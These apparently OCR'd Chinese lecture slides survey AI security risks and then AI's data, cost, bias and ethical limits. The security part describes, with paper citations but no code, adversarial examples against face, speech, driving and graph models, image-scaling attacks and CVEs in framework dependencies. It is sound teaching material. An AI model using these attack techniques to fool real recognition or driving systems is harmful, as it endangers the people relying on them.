



http://tech-algorithm.com/articles/nearest-neighbor-image-scaling/

人工智能系统面临的安全风险

2,160,000 -> 52,441 (2.43%)





人工智能系统面临的安全风险



[1] Q. Xiao et al. *Seeing is Not Believing: Camouflage Attacks on Image Scaling Algorithms.* Usenix Security '19.

人工智能系统面临的安全风险

数据预处理安全缺陷——“降维”攻击

Q. Xiao et al. *Seeing is Not Believing: Camouflage Attacks on Image Scaling Algorithms.* Usenix Security '19.

人工智能系统面临的安全风险

前沿的攻击与防御

人工智能系统中的信息传递

人工智能系统面临的安全风险

对抗样本（Adversarial Learning）：

对原始数据构造人类难以分辨的扰动，将会引起深度学习算法决策输出的改变，造成人类与深度学习模型认知的差异。



经典的对抗样本示例：“从大熊猫到长臂猿”

Ian J. Goodfellow et al. *Explaining and Harnessing Adversarial Examples*. ICLR 2015.

人工智能系统面临的安全风险

近年来**对抗样本**被证明存在于**现实物理世界**中，并可能会对多种机器学习系统产生影响



对人脸识别系统的欺骗攻击[1]



对语音识别系统的欺骗攻击[3]



对自动驾驶系统的欺骗攻击[2]



对物理世界的攻击[4]

[1] M. Sharif et al. *Accessorize to a Crime: Real and Stealthy Attacks on State-of-the-Art Face Recognition*. CCS '16.
[2] K. Eykholt et al. *Robust Physical-World Attacks on Deep Learning Visual Classification*. CVPR'18.
[3] N. Carlini and D. Wagner. *Audio Adversarial Examples: Targeted Attacks on Speech-to-Text*. DLS'18.
[4] F. Li, et al. *Detecting Localized Adversarial Examples: A Generic Approach using Critical Region Analysis*. INFOCOM'21.

人工智能系统面临的安全风险

图神经网络(GNN)广泛用于各类场景，然后研究发现图神经网络同样易被实施黑盒对抗样本攻击



在黑盒设定场景下通过注入平均4.3次扰动，攻击成功率可以达到90%以上



[1] J. Mu, et al. A Hard label Black-box Adversarial Attack Against Graph Neural Networks. CCS'21.

人工智能系统面临的安全风险

各类商用语音识别系统也易遭受黑盒对抗样本攻击，可以导致定向和非定向攻击效果



[1] B. Zheng, et al. Black-box Adversarial on Commercial Speech Platforms with Minimal Information. CCS'21.

人工智能系统面临的安全风险

(a) Road & car w/ LiDAR

(b) Benign and adv. cubes



(c) Benign case

(d) Adversarial case

[1]



[2]

[3]



Figure 3: A car cannot be correctly detected under increasing linear motion blur.

Figure 4: The region with no interested objects can be incorrectly detected as a person (b), a boat (c), and a car (d) under different linear motion blur.

Figure 5: A car can be incorrectly detected as a bus (b), a bottle (c), and a person (d) under different motion blur.

[4]



[5]

前沿的攻击与防御

人工智能系统中的信息传递



人工智能系统面临的安全风险

机器学习系统实现的漏洞

DL Framework	dep. packages	CVE-ID	Potential Threats
Tensorflow	numpy	CVE-2017-12852	DOS
Tensorflow	wave.py	CVE-2017-14144	DOS
Caffe	libjasper	CVE-2017-9782	heap overflow
Caffe	openEXR	CVE-2017-12596	crash
Caffe/Torch	opencv	CVE-2017-12597	heap overflow
Caffe/Torch	opencv	CVE-2017-12598	crash
Caffe/Torch	opencv	CVE-2017-12599	crash
Caffe/Torch	opencv	CVE-2017-12600	DOS
Caffe/Torch	opencv	CVE-2017-12601	crash
Caffe/Torch	opencv	CVE-2017-12602	DOS
Caffe/Torch	opencv	CVE-2017-12603	crash
Caffe/Torch	opencv	CVE-2017-12604	crash
Caffe/Torch	opencv	CVE-2017-12605	crash
Caffe/Torch	opencv	CVE-2017-12606	crash
Caffe/Torch	opencv	CVE-2017-14136	integer overflow

[1] Xiao Q, Li K, Zhang D, and Xu W, "Security risks in deep learning implementations", in proceedings of IEEE SPW, 2018.

人工智能系统面临的安全风险

机器学习系统实现的漏洞

针对机器学习系统实现漏洞的攻击

[1] Xiao Q, Li K, Zhang D, and Xu W, "Security risks in deep learning implementations", in proceedings of IEEE SPW, 2018.

第4节 人工智能算法的局限性

- 数据局限性
- 成本局限性
- 偏见局限性
- 伦理局限性

数据的局限性

数据难以获取

随着深度学习成为AI行业的主流算法，其所带来的高度依赖数据集的大规模学习方法 ，极大增加了对于大规模数据集的需求。一个优秀的深度学习模型是算法通过大量的数据集训练而达到的。高质量大规模训练数据集成为了深度学习进行模型训练的关键。但是， 获取数据往往有以下困难：



- 小数据：数据量太小而无法深度学习
- 假数据：需要手工生成的数据，有时没有有效性
- 孤岛数据：A、B数据维度单一，但可以互补，在现实中因为某种原因无法获得两种数据

数据的局限性

数据难以获取

- 对于AI医疗而言，数据获取难对其诊断有一定影响。随着图像与视频识别软件的发展，其为医疗影像 AI 提供了很大帮助。但提供帮助的同时，也**遇到了以下困难**：
  - 医护人员资源有限，标注数据成为了困难，导致可用于训练的同分布标注数据非常少
  - 实际情况中，不同医疗机构收集、标记、注释、处理医疗数据的方法并不一致，X射线影像、CT影像的质量则因为机器差异而存在较大差异，患者病例或健康记录中也常缺少信息
- 这些都导致了能够用于训练AI模型的有效数据资源稀缺。这与数据驱动的深度学习形成矛盾，这就是目前医疗影像 AI 的发展所在

数据的局限性

数据不完整或偏斜

- AI的数据通常包含**不完整或偏斜的信息**。因为在获取数据时，往往不能获取整个样本空间的数据集。取而代之的是获取一个样本空间的子集。而某些子集的属性并不能代表整个样本空间，因而用这个数据是具有“偏见”的
- 偏差可以是有意的，也可以是无意的。 数据，算法和选择它们的人员都可能有偏见。偏见可能与种族，性别，年龄，位置或时间有关



数据的局限性

幸存者偏差

- 幸存者偏差指的是只能看到经过某种筛选而产生的结果，而没有意识到筛选的过程，因此忽略了被筛选掉的关键信息
- “消失的弹孔”就是幸存者偏差的典型例子。二战时，战斗机上的弹孔往往集中于机翼和尾部而非发动机，表面现象是发动机不易中弹，但其实是因为发动机被击中就会导致飞机失事坠毁
- 数据收集过程中也会受到幸存者偏差的影响。例如收集足球运动员收入的数据，会发现我们熟知的运动员都有着不菲的收入。然而，真实情况是大部分普通球员的收入很低，且没有名气
- **如果不注意规避这类问题，就会导致获取数据不完整**



成本局限性

资源限制引发的局限性

- 随着训练数据量急剧增长，大模型的训练时间开始以**“星期”甚至“月”**为单位计量。例如，阿里巴巴拍立淘增量训练的数据集一般为2亿张图片，使用一张英伟达Volta 100 GPU进行训练需要一周时间；而从零开始训练需要10亿张图片，需要1.5个月才能完成
- 为了缩短训练时间，构建分布式AI训练集群以实现系统性能的横向扩展成为必然选择，谷歌的TPU集群就是类似系统



越来越长的训练时间远远满足不了业务快速迭代的需求

成本局限性

经济开销引发的局限性

优秀的人工智能模型背后往往隐藏着**巨量的经济开销**，主要表现在以下几个方面：

- **数据成本**：这一点与数据的局限性相关联，想要获得好的数据就必须付出高昂的成本。在Amazon的Mechanical Turk上发布收集数据任务，生成100k条样本的数据集花费大约为70000美元；使用Scale AI等平台对已有数据进行标注，可能需要花费8k-80k美元的费用，取决于标注任务的难度
- **开发成本**：开发合适的人工智能模型需要一定数量的技术人员，与此对应的财力支出也不可忽略

scale

amazon mechanical turk

成本局限性

经济开销引发的局限性

- **算力成本**：这一点与资源限制相关联，以自然语言处理领域为例，马萨诸塞大学阿默斯特分校研究人员测试了训练几个典型模型所带来的算力成本，结果显示，算力成本与模型大小成正比，然后对模型调参以提高最终精度的过程中成本呈爆炸式增长，然而性能收益微乎其微；OpenAI开发的预训练语言模型 GPT-3，训练参数达到1750亿，训练费用超过**1200万美元**

Model	Cloud compute cost
$\text{Transformer}_{base}$	$41–$140
Transformer_{big}	$289–$981
ELMo	$433–$1472
BERT_{base}	$3751–$12,571
BERT_{base}	$2074–$6912
NAS	$942,973–$3,201,722
NAS	$44,055–$146,848
GPT-2	$12,902–$43,008

- **落地成本**：目前，机器学习仍处于理论技术快速发展的阶段，大量的开发预算投入到追求某项技术而不是解决具体问题上，在实际生活中应用常常落差较大

偏见局限性

- 绝大多数人都相信AI比人类更公正，冷冰冰的机器只会严格的逻辑思考和运算，没有感情没有倾向，不会有偏好，也不会有歧视
- 但2017年发表在***Science*** 上的研究表明，AI也同样可能产生偏见，特别是当它向我们人类学习时。美国普林斯顿大学的研究人员发现，AI通过抓取大量人类创造的文字内容来学习词汇的意义之后，它会变得与人类一样，会“带着有色眼镜看人”

Science

Semantics derived automatically from language corpora contain human-like biases

Aylin Caliskan, Joanna J. Bryson and Arvind Narayanan

偏见局限性

- 研究人员开发了一种词嵌入关联测试，**词嵌入**可以认为是计算机基于这个词通常出现的上下文产生的对一个词的向量形式的定义。研究人员通过**计算向量之间的相似度**，发现在这种嵌入表示中隐含着本不该出现的歧视性特征，例如
  - ✓ “Brett”和“Allison”这样的名字的嵌入与正面词汇如“爱”和“笑声”相似；而“Shaniqua”这样的名字与“癌症” 更相近
  - ✓ “女性”这个词大多与文艺类职业以及家庭密切关联，而“男性”这个词则与数学和工程专业关系密切
  - ✓ 欧洲与美国人的姓名与正面词汇联系起来，而非裔美国人的名字更常与负面词汇相关联

“不要认为AI是圣人，它只不过是我们现有文化的延伸。”

——论文通讯作者、美国普林斯顿大学计算机科学家Joanna Bryson

偏见局限性



2016年，首届人工智能选美比赛在网上启动。在评估了6000多个参赛作品后，人工智能Beauty.AI很快选出结果，但最终44名获奖者中只有一位黑皮肤的人Beauty.AI的开发者青年实验室承认了他们的深度学习算法中存在固有的种族主义

Algorithms of Oppression: How Search Engines Reinforce RaciSm
一书中提到，算法偏见也隐含在搜索引擎中，如某搜索引擎中黑人妇女的关联搜索将其形象刻意贬低和扭曲



Angry Loud Mean Lazy Annoying sassy…

伦理局限性

在社会秩序上，谁应为AI的失误负责?

- AI的不可解释性或将长期存在，通过解释某个结果如何得出而实现算法的透明化，在技术上几乎不具有实操性，因而AI的判断也会有错判的情况





- 如果算法只是帮助我们更好的娱乐、工作，这个问题似乎不那么紧迫。可当算法被用到刑侦、医疗中时，AI被用于给出错误的犯罪者线索、疾病诊断结果时，这是一个必须回答的问题

伦理局限性

14个推特账号头像

- 最近，Twitter 连封 14 个账号，成了外媒关注的焦点。这 14 账号的特别之处在于：**他们是假的**，头像都是基于生成式对抗网络 GAN（Generative Adversarial Networks，GAN）生成的。而且还主导了一场小规模 “运动”，旨在反对比利时政府计划将华为等 "高风险" 供应商排除该国 5G 网络建设之外

- 像这个案例之中，**谁应该界定这种AI 应用的边界？**答案其实是模糊的

14个账号头像重叠图

伦理局限性

第一位被机器错误定罪的无辜者威廉姆斯

- Shinola商店被盗后，密歇根州警察局根据监控录像截取静止图像进行搜索。系统给出了一组生成的图像和一组匹配度最高的图像以及匹配度得分。这些图像中就有威廉姆斯的驾照照片。而警察根据这组照片直接逮捕了威廉姆斯
- **但真正的罪犯并不是他**

- AI的不可解释性或将长期存在对于我们我们而言，在这个关键决策愈发走向算法驱动的世界中，可以做到的就是保持学习和警惕



判定图

伦理局限性

哲学上，AI 是否有人权?

- 如果机器人能够做到人类能做的一切，并且从本质上讲等同于人类，那么他们是否应该享有人权？这方面尚未有定论
- 退一步讲，即使人工智能无法享受人类所拥有的权利，那么人类是否可以无缘无故地暴力损坏Ta?

人类不能确切明白一台机器的感受，所以最好的判断方式就是看它是否能与人类进行正常的对话，也就是 “图灵测试”

艾伦·麦席森·图灵
计算机科学奠基人
人工智能之父

总结

人工智能算法的高速发展推动了网络空间的进一步繁荣，而**人工智能算法面临的安全威胁**使得**网络空间安全**面临全新的挑战，因此，**人工智能算法**对**网络空间**而言是一把**双刃剑**